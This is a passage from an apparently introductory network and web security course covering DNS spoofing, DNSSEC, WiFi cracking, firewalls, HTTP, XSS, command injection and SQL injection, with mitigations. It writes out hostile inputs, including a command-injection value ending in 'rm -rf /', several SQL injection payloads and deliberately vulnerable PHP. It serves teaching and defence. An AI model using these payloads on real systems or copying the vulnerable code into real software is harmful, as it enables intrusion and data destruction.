2. Before the real DNS response arrives from a recursive DNS resolver, the attacker sends a forged response with a matching DNS query ID, changing the IP match of the domain to whatever the attacker chooses.
3. The recursive resolver caches the spoofed DNS record and serves it to clients, redirecting their traffic to the attacker's server.

Impact:

- Users are directed to fake websites that can steal sensitive information or distribute malware.
- Attackers can intercept and manipulate network traffic, compromising data integrity and confidentiality.

Mitigation:

- Implement DNSSEC (covered in the next section) to authenticate DNS responses.
- Use techniques like DNS cache locking and randomizing source ports to make spoofing harder.
- Keep DNS server software up to date and properly configured to minimize vulnerabilities.

⚠ DNS Security Extensions (DNSSEC)

DNSSEC is a suite of extensions to the DNS protocol that provides authentication and integrity to DNS responses, helping to prevent attacks like DNS poisoning.

Key features:

- Digitally signs DNS records, allowing recipients to verify their authenticity and integrity.
- Establishes a chain of trust from the root DNS servers down to individual domains.
- Recursive resolvers can validate the signatures and ensure the responses have not been tampered with.

How it works:

1. Authoritative DNS servers sign their zone records with a private key.
2. Public keys for each zone are published in the DNS hierarchy as DNSKEY records.
3. When a recursive resolver queries a DNSSEC-enabled domain, it receives the signed DNS response along with the RRSIG (Resource Record Signature).
4. The resolver uses the public key to verify the RRSIG and authenticate the response.

Example:
Let's consider the domain `example.com` which is DNSSEC-enabled.

1. The authoritative DNS server for `example.com` signs its zone records (A, MX, CNAME, etc.) using its private key.
2. The public key for `example.com` is published in the DNS as a DNSKEY record.
3. When a recursive resolver, such as `8.8.8.8`, queries for `www.example.com`, it receives the following response:

```
www.example.com.  IN  A  192.0.2.1
www.example.com.  IN  RRSIG  A 5 3 3600 20220101000000 20210101000000 12345 example.com. <signature\>
```

4. The resolver retrieves the DNSKEY record for `example.com` from the DNS hierarchy:

```
example.com.  IN  DNSKEY  257 3 5 <public_key>
```

5. Using the public key, the resolver verifies the RRSIG signature for the A record of `www.example.com`.
6. If the signature is valid, the resolver can trust that the DNS response is authentic and has not been tampered with.
7. The resolver caches the authenticated DNS record and returns the result to the client.

In this example, DNSSEC ensures that the IP address returned for `www.example.com` is indeed the authentic one published by the domain owner. An attacker attempting to spoof the DNS response would not be able to generate a valid RRSIG signature without access to the domain's private key.

Deployment considerations:

- DNSSEC requires support from both authoritative DNS servers and recursive resolvers.
- Key management is critical, as the security of DNSSEC relies on the protection of private keys.
- Proper validation of the DNSSEC chain of trust is essential to prevent attacks.

Limitations:

- DNSSEC does not provide confidentiality for DNS queries and responses.
- It does not protect against attacks that do not involve modifying DNS data, such as DDoS attacks.

7.6 WiFi Security

WiFi Security - Introduction

WiFi security is crucial for protecting wireless networks and the data transmitted over them. There are several types of WiFi security protocols, each with varying levels of protection:

1. Open (no security)
2. WEP (Wired Equivalent Privacy)
3. WPA (Wi-Fi Protected Access)
4. WPA2 (Wi-Fi Protected Access 2)

The WiFi ecosystem consists of various devices, including:

- RADIUS server for authentication and accounting
- Wireless access points (WAPs) to create wireless networks

- Client devices (laptops, smartphones, tablets) connecting to the network

WiFi security standards are based on the IEEE 802.11 standard, which has evolved over time to address vulnerabilities and improve security.

Cracking WEP Passwords

WEP (Wired Equivalent Privacy) was the first encryption protocol used for securing WiFi networks. However, it has several weaknesses that make it relatively easy to crack.

Process:

1. Capture a large amount of WEP-encrypted network traffic using a packet sniffer like Wireshark.
2. Use a tool like aircrack-ng to analyze the captured data and extract the WEP key.

WEP's vulnerabilities, such as weak initialization vectors (IVs) and the lack of strong encryption, make it possible to crack the encryption key in minutes, making it an insecure option for WiFi security.

WPA2 and the 4-Way Handshake

WPA2 (Wi-Fi Protected Access 2) is a more secure protocol that addresses the weaknesses of WEP. It uses a 4-way handshake to establish a secure connection between the client and the access point.

4-Way Handshake Process:

1. The client sends an authentication request to the access point.
2. The access point responds with a random number (ANonce).
3. The client generates another random number (SNonce) and combines it with the ANonce, the PMK (Pairwise Master Key), and other data to create the PTK (Pairwise Transient Key).
4. The client sends the SNonce and a MIC (Message Integrity Code) to the access point.
5. The access point verifies the MIC and sends a GTK (Group Temporal Key) to the client.
6. The client confirms the receipt of the GTK.
7. The access point sends a confirmation to the client, acknowledging the successful 4-way handshake.
8. The client and access point can now securely communicate using the established keys.

WPA PSK Attacks

WPA (Wi-Fi Protected Access) and WPA2 can operate in two modes: Personal (PSK) and Enterprise. In the PSK mode, a pre-shared key is used for authentication, which can be vulnerable to attacks.

Risks:

- Weak PSKs (e.g., short, easily guessable passwords) can be cracked through brute-force or dictionary attacks.
- If an attacker obtains the PSK, they can gain unauthorized access to the network and decrypt the traffic.

Mitigations:

- Use strong, complex passwords for the PSK (at least 12 characters, mix of upper and lowercase letters, numbers, and symbols).
- Implement additional security measures like MAC address filtering and hiding the SSID.
- Regularly update the PSK and monitor for suspicious activity on the network.

Dictionary Attacks on WPA2

Dictionary attacks are a type of brute-force attack where an attacker uses a pre-compiled list of common words, phrases, and passwords to guess the WPA2 PSK.

Process:

1. Attacker captures the 4-way handshake between a client and the access point.
2. Attacker uses a tool like Aircrack-ng or Hashcat to run a dictionary attack on the captured handshake.
3. If the PSK is based on a weak, guessable password, the attacker can crack it and gain access to the network.

Mitigations:

- Use strong, randomly generated PSKs that are not based on dictionary words or common patterns.
- Implement a password policy that requires users to create complex passwords and change them regularly.
- Consider using WPA2 Enterprise with a RADIUS server for better access control and management.

Latest WiFi Security - WPA3

WPA3 is the latest WiFi security protocol, designed to address the vulnerabilities in WPA2 and provide enhanced security features.

Key Improvements:

- Simultaneous Authentication of Equals (SAE): A more secure handshake that replaces the 4-way handshake in WPA2, providing better protection against offline dictionary attacks.
- Forward secrecy: Ensures that even if an attacker obtains the PSK, they cannot decrypt previously captured traffic.
- Enhanced open: Provides encryption for open networks, protecting users' privacy in public WiFi settings.
- Easy Connect: Simplifies the process of configuring IoT devices securely.

Transitioning to WPA3:

- WPA3 is backward compatible with WPA2 devices, allowing for a smooth transition.
- New devices are required to support WPA3, while existing devices can be updated with firmware upgrades.
- WPA3 is expected to become the new standard for WiFi security in the coming years.

7.7 Firewalls & IDS

Firewalls

A firewall is a network security device that monitors and controls incoming and outgoing network traffic based on predetermined security rules. It acts as a barrier between trusted internal networks and untrusted external networks, such as the Internet.

Key Functions:

- Packet filtering: Inspects packets and allows or blocks them based on predefined rules.
- Network address translation (NAT): Hides internal IP addresses from the external network.
- Virtual private network (VPN) support: Enables secure remote access to the network.

Types of Firewalls:

1. Packet-filtering firewalls: Inspect packets at the network layer (Layer 3) and make decisions based on IP addresses, ports, and protocols.
2. Stateful inspection firewalls: Keep track of the state of network connections and make decisions based on the context of the traffic.
3. Application-layer firewalls: Inspect traffic at the application layer (Layer 7) and can block specific applications or content.
4. Next-generation firewalls (NGFW): Combine the features of traditional firewalls with advanced functionalities like intrusion prevention, deep packet inspection, and application awareness.

Traditional Segmentation

Traditional segmentation involves dividing a network into smaller, isolated subnetworks called segments or subnets. Each segment is separated by a router or a Layer 3 switch, which acts as a boundary and enforces security policies between the segments.

Benefits:

- Improved security: Contains the impact of a security breach to a specific segment, preventing it from spreading to the entire network.
- Better performance: Reduces network congestion and improves efficiency by localizing traffic within segments.
- Simplified management: Allows for granular control over network resources and policies.

Limitations:

- Limited granularity: Segmentation is typically based on IP addresses and VLANs, which may not provide sufficient control over individual workloads or applications.
- Complex configuration: Managing and maintaining segmentation policies can be challenging, especially in large, dynamic environments.

Microsegmentation

Microsegmentation is a more granular approach to network segmentation that focuses on securing individual workloads or applications, rather than entire network segments.

Key Features:

- Fine-grained control: Allows for security policies to be applied at the workload or application level, regardless of their location in the network.
- Zero-trust security: Assumes that no traffic is trustworthy by default and requires strict authentication and authorization for all communication between workloads.
- Automated policy management: Uses software-defined networking (SDN) and orchestration tools to automate the creation and enforcement of segmentation policies.

Benefits:

- Enhanced security posture: Reduces the attack surface and minimizes the lateral movement of threats within the network.
- Improved compliance: Enables strict control over data flows and helps meet regulatory requirements.
- Increased operational efficiency: Simplifies policy management and allows for faster incident response and containment.

Network Intrusion Detection/Prevention Systems (IDS/IPS)

Network Intrusion Detection Systems (IDS) and Intrusion Prevention Systems (IPS) are security tools that monitor network traffic for suspicious activities and potential threats.

Intrusion Detection Systems (IDS):

- Passively monitor network traffic and analyze it for signs of malicious activity.
- Generate alerts when suspicious traffic patterns are detected.
- Can be host-based (HIDS) or network-based (NIDS).

Intrusion Prevention Systems (IPS):

- Actively monitor and analyze network traffic in real-time.
- Can prevent malicious traffic by blocking or dropping packets.
- Often integrated with firewalls or other security devices.

Key Functions:

- Signature-based detection: Identifies known threats using a database of attack signatures.
- Anomaly-based detection: Detects deviations from normal network behavior.
- Protocol analysis: Inspects traffic for protocol violations and anomalies.
- Threat intelligence: Leverages external threat feeds to identify and block emerging threats.

Benefits:

- Early detection and prevention of network-based attacks.
- Improved visibility into network traffic and potential security incidents.
- Compliance with security regulations and standards.


8.1 The Web

Overview of the Web

The web is a **collection of interconnected documents and resources**, accessible over the internet using a web browser.

- Web servers: Computers that store and **serve web pages** and resources.

- Web browsers: Software applications used to access and view web pages.



Anatomy of a URL

A Uniform Resource Locator (URL) is a unique address used to access resources on the web.

- Parts of a URL:
  - Scheme: Indicates the protocol used (e.g., HTTP, HTTPS)
  - Domain: Identifies the web server hosting the resource
  - Path: Specifies the location of the resource on the web server
  - Query parameters: Optional key-value pairs used to pass data to the server

```
https://www.example.com/page?id=1&name=John
```

1. Scheme: https://
2. Domain: www.example.com
3. Path: /page
4. Query parameters: ?id=1&name=John

Dissecting a complex URL with query parameters

Let's dissect the following URL:
https://www.google.com/search?q=web+development&sourceid=chrome&ie=UTF-8

- Scheme: https://
- Domain: www.google.com
- Path: /search
- Query parameters:
  - q=web+development
  - sourceid=chrome
  - ie=UTF-8

This URL is used to perform a search on Google for the term "web development" using the Chrome browser with UTF-8 encoding.


8.2 HTTP

Introduction to HTTP

HTTP (Hypertext Transfer Protocol) is a client-server protocol that allows web browsers to request resources from web servers and receive responses.

1. A client (usually a web browser) sends an HTTP request to a server.

2. The server processes the request and generates an HTTP response.
3. The server sends the response back to the client.
4. The client receives the response and processes it (e.g., displaying a web page).



HTTP Request Methods

- Common HTTP methods:
  - GET: Retrieves a resource from the server.
  - POST: Submits data to be processed by the server.
- Differences between GET and POST:
  - GET requests send parameters in the URL, while POST requests send parameters in the request body.
  - GET requests are typically used for retrieving data, while POST requests are used for submitting data.
  - GET requests are cached and remain in browser history, while POST requests are not.

Sample HTTP GET and POST requests

GET request:

```
GET /search?q=example HTTP/1.1
Host: www.example.com
```

POST request:

```
POST /login HTTP/1.1
Host: www.example.com
Content-Type: application/x-www-form-urlencoded

username=john&password=secret
```

Statelessness

HTTP doesn't remember past interactions, which complicates how web apps **maintain essential user information like logins** or shopping cart contents. How can these applications manage user data across multiple requests **without some form of memory?**

Cookies

Cookies are small pieces of data stored by websites on a user's browser. Their primary purpose is to **maintain state information between different requests**. This includes tracking user preferences, login sessions, and the contents of shopping carts. Cookies are set by servers using the `Set-Cookie` header in HTTP responses and are sent back to the server by browsers via the `Cookie` header in subsequent requests.

To ensure security, cookies can be equipped with specific attributes:

- **`HttpOnly`**: This attribute prevents cookies from being accessed by client-side scripts, significantly reducing the risk of XSS attacks.
- **`Secure`**: It ensures cookies are only transmitted over secure HTTPS connections.
- **`SameSite`**: This setting helps control how cookies are sent with cross-site requests, providing a defense against CSRF attacks.

Sample HTTP GET and POST Requests with Cookies

Setting a Cookie in a Response:
When a user logs in successfully, the server sends a response that includes a `Set-Cookie` header. This cookie, named `sessionToken`, is used to maintain the user's session state across different requests.

```
HTTP/1.1 200 OK
Set-Cookie: sessionToken=abc123; Expires=Wed, 09 Jun 2021 10:18:14 GMT
Content-Type: text/html

<html\>
  <body\>
    <p>Session started.</p\>
  </body\>
</html\>
```

Using a Cookie in a GET Request:
In subsequent requests, such as accessing a dashboard, the browser includes the `sessionToken` cookie in the request. This lets the server verify that the request is from an authenticated user, maintaining a seamless user experience without requiring a login with each new request.

```
GET /dashboard HTTP/1.1
Host: www.example.com
Cookie: sessionToken=abc123
```

Using a Cookie in a POST Request:
Similarly, when the user submits data through a POST request, the cookie is included. This confirms the user's identity and session validity, allowing the server to process the request knowing it pertains to an authenticated session.

```
POST /submit-data HTTP/1.1
Host: www.example.com
Cookie: sessionToken=abc123
Content-Type: application/x-www-form-urlencoded

data=value&moreData=value2
```

8.3 Analysing Web Apps

Developer Tools (Chrome, Firefox)

Developer tools allow web developers to inspect and debug web pages. These tools allow developers to view and manipulate the HTML, CSS, and JavaScript of a page in real time. They also provide network analysis features that can help diagnose issues with resource loading and HTTP request timings.

Using Chrome Developer Tools

To open Chrome Developer Tools, press F12 or right-click on a webpage and select "Inspect". This brings up the Developer Tools window, where you can:

- **Inspect elements**: Hover over and select any element on a webpage to see its HTML/CSS details.
- **Console**: View JavaScript logs and interact with the webpage using JavaScript.
- **Network**: Monitor all network requests made by the page, including details like status codes, headers, and response bodies.
- **Performance**: Analyze the time it takes for various components of the page to load and render.

Local Proxy Tools

Tools like Burp Suite, OWASP ZAP, and Fiddler act as local proxies and are invaluable for more in-depth web application analysis. They can intercept, inspect, and modify the HTTP requests and responses between your browser and the servers. This ability is crucial for security testing, such as identifying vulnerabilities or testing inputs that the client-side controls might otherwise restrict.

Setting up and using Burp Proxy

Burp Proxy allows you to monitor and manipulate network traffic associated with HTTP/HTTPS requests. Here's how to set it up:

1. **Download and install Burp Suite** from PortSwigger's official website.
2. **Configure your browser** to use Burp as its proxy server (usually localhost on port 8080).
3. **Navigate to any web page** to see the traffic captured by Burp in the "Proxy" tab.
4. **Intercept requests**: Toggle the intercept feature to modify requests before they are sent to the server or responses before they reach the browser.

Proxy Functions in Security

- **Capture and modify traffic (Proxy)**: Analyze or alter the traffic as it passes through.
- **Repeat requests (Repeater)**: Test how the application behaves under repeated requests or slight modifications.
- **Automated testing (Intruder, Scanner)**: Systematically test defenses using predetermined attacks or discover vulnerabilities.
- **Discover content (Spider, Audit)**: Automatically navigate through the web application to map out the structure and discover hidden resources.

8.4 PHP

Hypertext Pre-Processor (PHP)

PHP is used to create **dynamic websites**. When a user visits a website, PHP can customize the page content you see based on factors like the **time of day, your user preferences, or data you've entered.** PHP is commonly used for forms, generating web pages from database information, and creating user-specific pages like dashboards. It is an integral part of many websites you might use daily, like WordPress, which relies on PHP to manage content and interact with its database effectively.

How PHP's `echo` Outputs to a Web Page

The `echo` statement in PHP is used to output text directly to the HTML of a webpage. Whatever `echo` outputs becomes part of the HTML content that the browser renders.

Lifecycle of a PHP Script Fetching Data from an API

This example shows how PHP can dynamically generate HTML content by fetching information from an API. PHP fetches a user's name and displays a personalized greeting within a paragraph element on the web page.

```
<!-- This is a simple PHP web page that interacts with an API -->
<html>
<head>
    <title>PHP API Interaction Example</title>
</head>
<body>
    <?php
        // Simulated API request to fetch a user's name
        $userName = file_get_contents("https://api.example.com/getUserName?id=12345");
        echo "<p>Hello, " . htmlspecialchars($userName) . "! Welcome back.</p>";
        // The `echo` outputs the greeting inside a paragraph tag, directly affecting how it is displayed on
the web page.
    ?>
</body>
</html>
```

In this example:

1. The browser requests the PHP page.
2. The server runs the PHP script, which includes making an API call to retrieve the user's name.
3. The PHP script processes the API response and uses `echo` to embed the name into the HTML content, specifically within a paragraph tag.

4. The server sends back the resulting HTML with the personalized greeting inside a paragraph element.
5. The browser displays the HTML, now containing the dynamic content formatted as specified by the PHP script.

Example of Unsafe PHP Code

When creating websites, it's important to handle the information users enter into forms carefully to prevent security problems.

```
<html>
<body>
    <form method="post">
        Enter your name: <input type="text" name="name">
        <input type="submit" value="Submit">
    </form>
    <?php
        if ($_SERVER["REQUEST_METHOD"] == "POST") {
            // The next line is unsafe because it uses the information from the user directly.
            echo "Hello, " . $_POST['name'] . "!";
        }
    ?>
</body>
</html>
```

In this example, when someone types their name into the form and submits it, the PHP code on the server uses that name to say hello. However, because the code does not check or clean the name before using it, someone could type in something harmful, like a script that could cause problems when the website shows the greeting.

This kind of issue is called a Cross-Site Scripting (XSS) attack, where harmful scripts get run because the website didn't properly check the user's input. It's like allowing someone to write anything they want on a public billboard without checking if it's appropriate or safe.

Command Injection

Command Injection is a security vulnerability that occurs when an application passes unsafe user input to a system shell. In this scenario, the application, which executes system-level commands, does not properly validate user input, allowing attackers to execute arbitrary commands on the host operating system.

Example of Command Injection

Scenario: A web application allows users to ping other devices to check network status. The ping functionality takes an IP address or hostname from the user and passes it to a system command.

Vulnerable PHP Code:

```
<?php
  $ip = $_GET['ip'];
  system("ping -c 4 " . $ip);
?>
```

Exploitation:

- An attacker inputs `8.8.8.8; rm -rf /`, which not only pings `8.8.8.8` but also attempts to delete all files on the server.
- The semicolon (`;`) allows multiple commands to be run in sequence on a Unix-like system.

Result of the Exploit:

- If executed, the server performs the ping and then proceeds to execute the destructive `rm -rf /` command, potentially causing catastrophic damage to the server.

8.5 SQLi

⚠ The Need for Data Interaction

How do we manage and interact with data in systems where information constantly changes and grows? Consider the tasks involved in updating customer records, processing transactions, or retrieving specific data quickly and securely.

SQL

SQL, or Structured Query Language, is a tool that manages data in relational databases. It allows us to find, update, insert, and delete data efficiently, meeting the needs of complex data systems.

Below is a table summarizing the primary SQL commands and some advanced operations:

Command	Description	Additional Keywords
SELECT	Retrieves data from database tables.	WHERE, GROUP BY, ORDER BY
INSERT	Adds new rows of data to tables.	
UPDATE	Modifies existing data.	WHERE, SET
DELETE	Removes data.	WHERE
JOIN	Combines rows from two or more tables based on related columns.	INNER, OUTER, LEFT, RIGHT
Subqueries	Executes a query nested within another query.	

These commands are foundational for interacting with data in relational databases, each equipped with specific keywords that refine and enhance their functionality:

- WHERE: Specifies which rows to select, update, or delete, adding precision to operations.
- GROUP BY: Groups similar data together, often used with aggregate functions.
- ORDER BY: Sorts the data returned by a query in ascending or descending order.
- SET: Specifies the columns to update and the new values in an UPDATE command.

Using SQL SELECT Command

Suppose we have a database with a table named `Customers`. To retrieve a list of all customers:

```sql
SELECT * FROM Customers;
```

This command fetches all columns and rows from the `Customers` table.

Using SQL JOIN Command

Consider two tables, `Orders` and `Customers`, where each order is linked to a customer through a `CustomerID`. To retrieve a list of orders along with the customer names:

```sql
SELECT Orders.OrderID, Customers.CustomerName
FROM Orders
INNER JOIN Customers ON Orders.CustomerID = Customers.CustomerID;
```

OrderID	CustomerName
1	John Doe
2	Jane Smith

This command shows how an INNER JOIN combines rows from both tables where there is a match in `CustomerID`.

Using SQL UPDATE Command

To update the address for a customer with ID 1 in the `Customers` table:

```sql
UPDATE Customers
SET Address = '123 New Address'
WHERE CustomerID = 1;
```

This command changes the address field for the customer whose ID is 1.

OWASP and Web Application Security

The Open Web Application Security Project (OWASP) is an international nonprofit organization dedicated to improving the security of software. One of their key resources, the **OWASP Top 10, lists the most critical security risks** to web applications. Among these, **SQL injection (SQLi) is a prevalent threat**, where attackers exploit vulnerabilities in SQL database management systems to execute malicious SQL statements.

SQL Injection (SQLi)

SQL injection (SQLi) occurs when an attacker manages to insert or **"inject" a malicious SQL query into the input data from** a client to the application. This can happen when applications **unsafely take user input and use it to construct SQL queries**. If an application **fails to properly sanitize input**, it can lead to unauthorized access to sensitive data, manipulation of data, and other malicious activities.

*OR '1'='1' Authentication Bypass

`'OR '1'='1'` manipulates the logic of SQL queries to grant unauthorized access by appending a condition that is always true.

How the Exploit Works:

- **SQL Query Vulnerability**: Consider a SQL query typically used in a login system:

  ```
  SELECT * FROM users WHERE username = '[user_input]' AND password = '[user_input]';
  ```

  This query checks if the entered username and password match a record in the users table.
- **Exploitation**: An attacker inputs `' OR '1'='1' --` into the username field. Here's how this input disrupts the SQL query:

  ```
  SELECT * FROM users WHERE username = '' OR '1'='1' --' AND password = 'anything';
  ```

  - `'' OR '1'='1'`: By inserting this condition, the query's WHERE clause will always evaluate to true because `'1'='1'` is a universally true statement.
  - `--`: This SQL comment syntax effectively ends the query, ignoring any subsequent conditions, including the password check.

Result of the Exploit:

- Since we are selecting everything from the users table in a universally true statement `'OR '1'='1'`, we are outputting the entirety of the table and stealing every username and password.

Using UNION to Extract Data

The `UNION` SQL operator combines the results from multiple `SELECT` statements into a single result set, which must have the same number of columns and compatible data types. Attackers can misuse `UNION` to append unauthorized queries to a legitimate query, allowing them to extract sensitive data stealthily.

How the Exploit Works:

- **Original Query**: Imagine a website uses the following SQL query to display product details from user input:

  ```
  SELECT name, price FROM products WHERE id = [user_input];
  ```

- **Malicious Input**: An attacker modifies the input to:

  ```
  1 UNION SELECT username, password FROM users;
  ```

  This input alters the intended query to also fetch usernames and passwords from a users table.
- **Result of the Exploit**:
  - The database executes the combined query, first attempting to fetch a product with ID `1`, then appending the results from the users table. This allows the attacker to retrieve a list of all usernames and passwords stored in the database, exploiting

the `UNION` to gain access to data beyond the intended scope.

Batched SQL Statements

SQL environments that support multiple statements separated by semicolons are vulnerable to batched SQL injection. This allows attackers to append destructive SQL commands to benign queries, potentially leading to data loss or other damaging actions.

How the Exploit Works:

- **Original Query**: A typical query used to fetch student names might look like this:

```
SELECT name FROM students WHERE id = [user_input];
```

- **Malicious Input**: An attacker inputs:

```
1; DROP TABLE students;
```

  This input uses a semicolon to end the original query and start a new command that deletes the `students` table.
- **Result of the Exploit**:
  - The SQL engine executes the first query, returning the name of the student with ID `1`. It then processes the second command, dropping the `students` table, leading to loss of all data in that table and potentially disrupting the application's functionality.

⚠ Preventing Common Web Application Attacks

Protecting web applications from SQL injection, command injection, and XSS requires several key strategies:

- **Input Validation**: Check all user inputs to ensure they meet specific criteria before processing.
- **Parameterized Queries**: Use parameterized queries to separate SQL logic from data, preventing execution of harmful code.
- **Sanitization**: Remove or neutralize harmful elements from user inputs to prevent script injections.
- **Use Safe APIs**: Opt for APIs that automatically handle input safely, like PDO for PHP/MySQL.
- **Least Privilege Principle**: Restrict database access rights to the minimum necessary for application functionality.
- **Content Security Policy (CSP)**: Define what resources the browser is allowed to load, preventing unauthorized scripts.
- **Regular Updates and Patching**: Maintain the latest security patches for all software components.
- **Security Training**: Educate developers about secure coding practices.

Implementing these practices will reduce risks from major vulnerabilities and enhance application security.

9.1 Javascript

Understanding JavaScript's Role in Web Exploits

JavaScript, a client-side programming language, is a **powerful tool for creating interactive web experiences**. However, its versatility and browser support also make it a **prime target for attackers seeking to exploit web applications**.

